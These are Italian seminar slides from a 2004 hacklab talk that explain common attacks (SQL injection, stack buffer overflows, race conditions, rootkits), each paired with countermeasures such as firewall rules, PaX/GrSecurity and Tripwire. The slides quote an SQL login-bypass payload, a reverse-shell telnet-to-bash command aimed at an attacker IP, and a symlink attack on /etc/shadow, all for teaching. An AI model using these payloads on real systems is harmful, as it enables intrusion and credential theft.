Officina 99

Neapolis HackLab

Seminari 2004

Sicurezza

Analisi di un attacco informatico e relative contromisure

Marco Michelino

Parte 1

Definizioni

Vulnerabilità

Tutti i programmi per computer contengono difetti

Alcuni di questi difetti possono essere sfruttati dagli utenti per effettuare operazioni non previste da parte di chi ha sviluppato il programma

Attaccante

Un utente (autorizzato o non autorizzato) che sfrutta una vulnerabilità per effettuare operazioni non autorizzate

Non chiamateli hacker, semmai cracker

Exploit

Un exploit è un modo di sfruttare una vulnerabilità da parte di un attaccante

Può essere un programma in C, uno script di shell, un parametro da aggiungere ad un URL...

Vulnerabilità locali e remote

Una vulnerabilità è detta locale se gli exploit che la sfruttano vanno eseguiti sulla macchina da attaccare

Le vulnerabilità locali possono quindi essere sfruttate solo da un attaccante che abbia un modo per eseguire programmi sul computer bersaglio (console locale, telnet, ssh, X11, VNC...)

Vulnerabilità locali e remote (2)

Una vulnerabilità è detta remota se non è locale

Spesso una vulnerabilità remota viene utilizzata per ottenere un accesso locale in modo da poter sfruttare ulteriori possibilità di attacco

DoS (Denial of Service)

Un DoS è un tipo di attacco che compromette momentaneamente il funzionamento di un sistema informatico impedendone l'utilizzo da parte degli utenti leggittimati

Un DDoS (Distribuited Denial of Service) è un attacco di tipo DoS portato da più computer attaccanti contemporaneamente

Privilege escalation

E' un tipo di attacco che consente ad un utente con privilegi limitati di ottenere privilegi maggiori (diventare root)

Di solito sfrutta una vulnerabilità locale

Arbitrary code execution

E' una vulnerabilità che consente all'attaccante di far eseguire ad un programma in esecuzione sul computer bersaglio delle istruzioni che non fanno parte del programma stesso

Spesso è un attacco remoto che permette all'attaccante di ottenere un accesso locale al computer bersaglio; in questo caso le istruzioni aggiuntive sono dette shellcode

Information leak

E' una vulnerabilità che consente all'attaccante di avere accesso ad informazioni riservate

Spesso queste informazioni riservate possono in seguito essere utilizzate per portare altri attacchi al sistema bersaglio

Sistema compromesso

E' un computer su cui siano state effettuate operazioni non autorizzate che ne hanno alterato lo stato in modo permanente

Non ci si può fidare di un sistema compromesso se non dopo una attenta analisi: i programmi ed i dati potrebbero essere stati alterati

Zombie

E' un computer compromesso utilizzato per attaccare altri computer (spesso attacchi DDoS)

Amministrare un computer comporta responsabilità non solo nei confronti degli utenti dello stesso...

Parte 2

Raccolta informazioni

Scovare le vulnerabilità

I cracker più determinati spesso prima dell'attacco vero e proprio vanno alla ricerca di tutte le informazioni disponibili sul sistema bersaglio

Sono numerose le fonti dei possibili information leak...

Social engineering

Spesso il punto debole di un sistema informatico sono le persone che lo utilizzano

E' possibile convincere utenti poco smaliziati a cederci o addirittura modificare informazioni che andrebbero protette

Port scanning

Esistono programmi in grado di scoprire quali porte (e quindi quali servizi) siano aperte su uno o più computer

Nmap[1] è uno dei più noti ed efficaci; possiede modalità di funzionamento "invisibili"

OS fingerprinting

Esistono implementazioni del TCP/IP che pur essendo compatibili tra loro sono molto diverse

Nmap è anche in grado di dirci che sistema operativo è in esecuzione su di un computer remoto

Cattura banner

Molti programmi annunciano a chiunque vi si colleghi il proprio nome, numero di versione ed altre informazioni che possono aiutare nella ricerca di vulnerabilità

Contromisure

Informare le persone coinvolte riguardo i comportamenti rischiosi per la sicurezza

Configurare il sistema per avviare il minor numero possibile di servizi

Contromisure (2)

Configurare i firewall per far raggiungere le porte aperte solo dalle macchine autorizzate ad utilizzarle

Per una macchina client si potrebbe utilizzare:

```
iptables -F
iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A INPUT -s 127.0.0.1 -j ACCEPT
```

Contromisure (3)

GrSecurity[2] è in grado di confondere i tentativi di OS fingerprinting

Il firewall PF[3] è in grado di prevenire l'OS fingerprinting di tutte le macchine della rete

Contromisure (4)

Configurare i programmi in modo da non far trapelare informazioni che potrebbero aiutare un attaccante

Talvolta è solo una questione di configurazione, altre volte bisogna intervenire sui sorgenti del programma

Contromisure (5)

Bloccare ping e traceroute, configurare i DNS server per permettere gli zone transfer solo verso gli altri server DNS, eliminare i commenti in HTML dalle pagine web...

Installare un intrusion detection scanner quale Snort[4] per individuare tempestivamente i tentativi di attacco

Parte 3

SQL injection


Cos'è l'SQL injection?

L'SQL injection è un attacco remoto, di tipo arbitrary code execution, ad una applicazione web che utilizza un database

E' una vulnerabilità molto comune tra i siti web realizzati da persone poco esperte o poco attente agli aspetti legati alla sicurezza

Form di autenticazione

Un primo esempio molto semplice di applicazione vulnerabile all'SQL injection potrebbe essere un form di autenticazione



Form di autenticazione (2)

Dietro il form si cela una query del tipo:

```
SELECT * FROM utenti WHERE username = '$user'
AND password = '$password'
```

Dove $user e $password contengono le informazioni immesse dall'utente nei due campi di testo

Form di autenticazione (3)

Che succede se come nome inserisco xxx e come password ' OR '1' = '1?

La query diventa:

```
SELECT * FROM utenti WHERE username = 'xxx' AND
password = '' OR '1' = '1'
```

Trovo tutti gli utenti indipendentemente dal nome e dalla password!

Form di autenticazione (4)

Spesso programmatori poco smaliziati inseriscono controlli sui caratteri pericolosi quali ' e " in del codice javascript attivato al submit del form

L'attaccante può facilmente salvarsi in form in locale ed eliminare il codice javascript

Link, cookie e campi hidden

Spesso le applicazioni web passano informazioni da una pagina all'altra sulla query string associata ad un link, queste informazioni possono essere facilmente modificate dall'attaccante

Anche le informazioni non visualizzate dal browser come i valori nei cookie ed i campi hidden dei form possono essere alterate da un utente malintenzionato

Contromisure

Usare il meccanismo di sessione per tutte le informazioni sensibili

Controllare sul server tutte le informazioni provenienti dai client (variabili POST, cookie, query string) riguardo la presenza di caratteri speciali per l'SQL: ' " ` -- ; % #

Contromisure (2)

Può essere utile controllare il referer in ogni pagina che utilizza informazioni provenienti dalla pagina precedente (ma anche questo potrebbe essere alterato)

Loggare tutti i tentativi di introdurre informazioni non previste e tutti gli errori che si verificano nelle query

Parte 4

Buffer overflow

Cos'è un buffer overflow?

Un buffer overflow è un attacco locale o remoto ad un programma scritto in un linguaggio di basso livello quale il C

La vulnerabilità si presenta quando inserisco un'informazione in un'area di memoria di dimensioni insufficienti a contenerla

Spesso un buffer overflow porta ad un arbitrary code execution

Immagine di un processo

Per ogni programma in esecuzione sul computer possiamo individuare un'area contenente il codice (text) ed un'area contenente i dati (data); l'area data si suddivide ulteriormente in heap e stack

Mentre l'heap è utilizzato in modo discontinuo, lo stack cresce ordinatamente da indirizzi di memoria più elevati ad indirizzi inferiori

Immagine di un processo (2)

Ogni volta che viene richiamata una procedura vengono inseriti alla fine dello stack l'indirizzo di ritorno e le variabili locali; ogni volta che si esce da una procedura lo stack si rimpicciolisce eliminando tali informazioni

Stack smashing


```
void func() {
  char b[10];
  ...
  strcpy(b, a);
  ...
```

Che succede se a contiene più di 9 caratteri?
Quelli aggiuntivi vengono copiati comunque andando a sporcare altri punti dello stack!

Shellcode

Si dice shellcode un pezzo di programma fatto per sfruttare un buffer overflow nello stack

Passando una opportuna stringa posso fare in modo da eseguire lo shellcode al termine della procedura



Return to libc

Un exploit differente potrebbe non far uso di uno shellcode ma invece far saltare l'esecuzione del programma ad un altro punto dello stesso o ad una delle librerie utilizzate dal programma

Questi tipo di exploit è detto return to libc

Buffer overflow nell'heap

Una vulnerabilità più difficile da sfruttare è un buffer overflow di una variabile che si trovi nell'heap

In questo modo non è facile modificare l'indirizzo di ritorno della funzione ma si può alterare il valore di altre variabili modificando comunque il comportamento del programma

Contromisure

L'unica contromisura efficace al 100% sarebbe qualla di scrivere con maggiore cura il codice

Esistono tuttavia metodi per rendere più difficoltoso, o quasi impossibile, lo sfruttamento delle vulnerabilità

Contromisure (2)

LibSafe[5] sostituisce le funzioni più pericolose della libc, quali strcpy(3), con versioni "sicure"

Non richiede una ricompilazione dei programmi, basta metterla in $LD_PRELOAD per i processi che ci interessa proteggere o in /etc/ld.so.preload per proteggere tutti i processi

LibSafe non protegge da tutti i buffer overflow possibili

Contromisure (3)

StackGuard[6], StackShield[7] e ProPolice[8] sono versioni modificate del compilatore GCC che cercano di prevenire la possibilità di sfruttare le vulnerabilità legate ai buffer overflow

Esistono metodi che in alcuni casi permettono di aggirare la protezione offerta da questi sistemi

Contromisure (4)

Alcuni microprocessori, tra cui gli AMD64, permettono al sistema operativo di stabilire quali pagine di memoria siano eseguibili e quali no impedendo l'esecuzione di shellcode nello stack

Purtroppo la maggior parte dei sistemi operativi non imposta il flag di non eseguibilità sull'area data

Inoltre questa soluzione non offre alcuna protezione contro i return to libc

Contromisure (5)

Il sistema operativo OpenBSD[9] ha per primo introdotto un insieme di accorgimenti (simulazione della non eseguibilità dello stack e randomizzazione dell'immagine del processo) per rendere estremamente difficoltoso, se non impossibile, lo sfruttamento di vulnerbilità di tipo buffer overflow

Questo insieme di accorgimenti è detto W^X

Contromisure (6)

Anche per Linux è stato sviluppato qualcosa del genere: PaX[10]

PaX è utilizzata dalla distribuzione Linux Adamantix[11], anche nota come Trusted Debian

PaX è inclusa anche in GrSecurity[2]: una patch per il kernel utilizzata di default in alcune distribuzioni quali Hardened Gentoo[12]; anche Mandrake la include in uno dei kernel forniti

Parte 5

Da remoto a locale

Ottenere una shell con xterm

Lo scopo di uno shellcode è solitamente quello di ottenere una shell remota sul sistema attaccato

xterm e gli altri terminali per X sono ottimi allo scopo: possono essere eseguiti sul sistema bersaglio visualizzando l'interfaccia remotamente sul computer dell'attaccante, basta impostare la variabile d'ambiente $DISPLAY

Doppio telnet inverso

In alternativa si possono utilizzare due connessioni telnet dal computer bersaglio verso due porte distinte dell'attaccante per ottenere un effetto simile ad xterm

```
telnet ip_attaccante porta1 | bash 2>&1 |
telnet ip_attaccante porta2
```

Posso aprire porta1 e porta2 sul mio computer utilizzando due istanze di netcat[13]

Contromisure

Evitare di installare sui server qualsiasi programma possa essere utile per un attacante (tutti i programmi per X, i client telnet ed ssh...)

Impostare come shell predefinita /bin/false in /etc/passwd per gli utenti proprietari dei processi server

Contromisure (2)

Ingabbiare i processi server con chroot(2) o chroot(1) per impedire l'accesso a shell ed altri programmi e librerie che potrebbero essere utili all'attaccante

La jail[14] di FreeBSD[15] è una chroot con ulteriori restrizioni

Contromisure (3)

Controllare tramite il firewall locale anche le connessioni uscenti; per Apache si potrebbe usare:

```
iptables -A OUTPUT -m state --state ESTABLISHED -j ACCEPT
iptables -A OUTPUT -m owner --uid-owner httpd -d server_dns -p
udp -m udp --dport 53 -j ACCEPT
iptables -A OUTPUT -m owner --uid-owner httpd -j REJECT
```

Contromisure (4)

Systrace[16] è un sistema sviluppato per OpenBSD che controlla tutte le system call (operazioni su file, socket, processi...) eseguite da un programma

Può imparare da solo di quali system call necessita un programma e quindi segnalare all'utente, scrivere nei log e bloccare ogni system call imprevista

Esiste anche un porting per alcune versioni di Linux

Contromisure (5)

GrSecurity coprende un sistema di controllo delle system call denominato RBAC (Role Based Access Control) con funzionalità analoghe e quelle di systrace

E' possibile ottenere con GrSecurity anche restrizioni simili alla jail di FreeBSD

Parte 6

Diventare root

Race condition

Una race condition è una vulnerabilità locale che ci consente di effettuare una operazione su di un file con i permessi di un altro utente (privilege escalation)

Si verifica una race condition quando un programma accede ad un file senza le necessarie verifiche sulla natura del file stesso

Race condition (2)

Supponiamo di avere un programma SUID root che scriva alcune informazioni nel file temporaneo /tmp/xxx

Che succede se prima dell'esecuzione del programma creo un link da /tmp/xxx verso /etc/shadow?

All'avvio del programma verranno alterate le password di accesso al sistema!

Contromisure

Un programma, all'atto della creazione di un file, dovrebbe accertarsi che il file non esista già (utilizzo dei flag O_CREAT ed O_EXCL nella open(2))

Utilizzare un nome difficile da prevedere per i file temporanei (molti programmi utilizzano il PID del processo che è facilmente prevedibile)

Contromisure (2)

Utilizzare directory temporanee private per i diversi utenti in luogo della /tmp (impostare la variabile d'ambiente $TMP a /home/utente/tmp)

Limitare il più possibile l'uso del bit SUID

Contromisure (3)

I programmi che girano come root dovrebbero utilizzare le POSIX capabilities[17] e/o la privilege separation[18] per rilasciare i permessi di cui non hanno bisogno

Systrace permette di evitare l'utilizzo di SUID consentendo di eseguire alcune system call con i permessi di root

Contromisure (4)

Sia OpenBSD che GrSecurity assegnano i PID in modo casuale così da contribuire a rendere imprevedibile il nome dei file temporanei

GrSecurity inoltre introduce alcune limitazioni sull'uso dei link (hard e simbolici) nelle directory con il bit sticky impostato (come in /tmp)

Parte 7

L'utente root è stato compromesso

Rootkit

Una volta che l'attaccante ha ottenuto l'accesso come utente root provvederà ad installare un rootkit

Questo è un modulo del kernel e/o un insieme di eseguibili modificati che gli consentiranno un più facile accesso al sistema da ora in poi oltre alla possibilità di nascondere le proprie tracce

Rootkit (2)

Da questo momento in poi non possiamo più fidarci dei programmi presenti nel computer

Alcuni dei processi in esecuzione, delle connessioni attive, e dei socket aperti saranno invisibili

Parte dei log saranno rimossi o nascosti

Contromisure

La jail di FreeBSD, il chroot(2) potenziato di GrSecurity ed i securelevel[19] di OpenBSD possono limitare il danno fatto da una compromissione dell'utente root

Contromisure (2)

Probabilmente la cosa migliore da fare è riinstallare il sistema operativo e tutti i programmi recuperando i dati da qualche backup

Ma il vero problema potrebbe consistere nel come accorgersi dell'avvenuta compromissione...

Contromisure (3)

E' possibile usare Tripwire[20] per salvare e verificare gli hash dei file che non dovrebbero cambiare

Chkrootkit[21] va alla ricerca di tracce di alcuni rootkit noti

Un rootkit “furbo” potrebbe nascodersi da questi programmi che andrebbero usati offline (boot da cd)

Appendice 1

Webografia

Webografia

[1] Nmap: il network scanner open source
http://www.insecure.org/nmap/

[2] GrSecurity: una patch per migliorare la sicurezza del kernel Linux http://www.grsecurity.net

[3] PF: il firewall utilizzato dai sistemi operativi *BSD
http://www.openbsd.org/faq/pf/

[4] Snort: sistema open source per la rilevazione delle intusioni http://www.snort.org/

Webografia (2)

[5] LibSafe: sostituisce alcune funzioni pericolose della glibc con implementazioni sicure delle stesse http://www.research.avayalabs.com/project/libsafe/

[6] StackGuard: una versione modificata del GCC per la protezione dai buffer overflow http://www.immunix.org/stackguard.html

[7] StackShield: una versione modificata del GCC per la protezione dai buffer overflow http://www.angelfire.com/sk/stackshield/

[8] ProPolice: una versione modificata del GCC per la protezione dai buffer overflow http://www.trl.ibm.com/projects/security/ssp/

Webografia (3)

[9] OpenBSD: il sistema operativo sicuro per default
http://www.openbsd.org/

[10] PaX: implementazione dello stack non eseguibile
http://pax.grsecurity.net/

[11] Adamantix: distribuzione Linux sicura basata su Debian
http://www.trusteddebian.org/

[12] Hardened Gentoo: distribuzione Linux sicura basata su Gentoo
http://www.gentoo.org/proj/en/hardened/

Webografia (4)

[13] Netcat: il coltellino svizzero delle reti
http://www.atstake.com/research/tools/network_utilities/

[14] Jail: ingabbia un processo isolandolo dal resto del sistema
http://www.daemonnews.org/200109/jailint.html

[15] FreeBSD: sistema operativo open source derivato da BSD
http://www.freebsd.org/it/index.html

[16] Systrace: controlla le system call effettuate da un processo
http://www.systrace.org/

Webografia (5)

[17] POSIX capabilities: controllo fine dei privilegi dell'utente root http://wt.xpilot.org/publications/posix.1e/

[18] Privilege separation: suddivisione di un programma in più processi con privilegi differenti
http://www.citi.umich.edu/u/provos/ssh/privsep.html

[19] Securelevel: livello di sicurezza che permette o impedisce alcune modifiche al sistema
http://www.openbsd.org/cgi-bin/man.cgi?query=securelevel

[20] Tripwire: uno strumento per verificare i file alterati
http://www.tripwire.org/

Webografia (6)

[21] Chkrootkit: cerca segni della presenza di un rootkit
http://www.chkrootkit.org/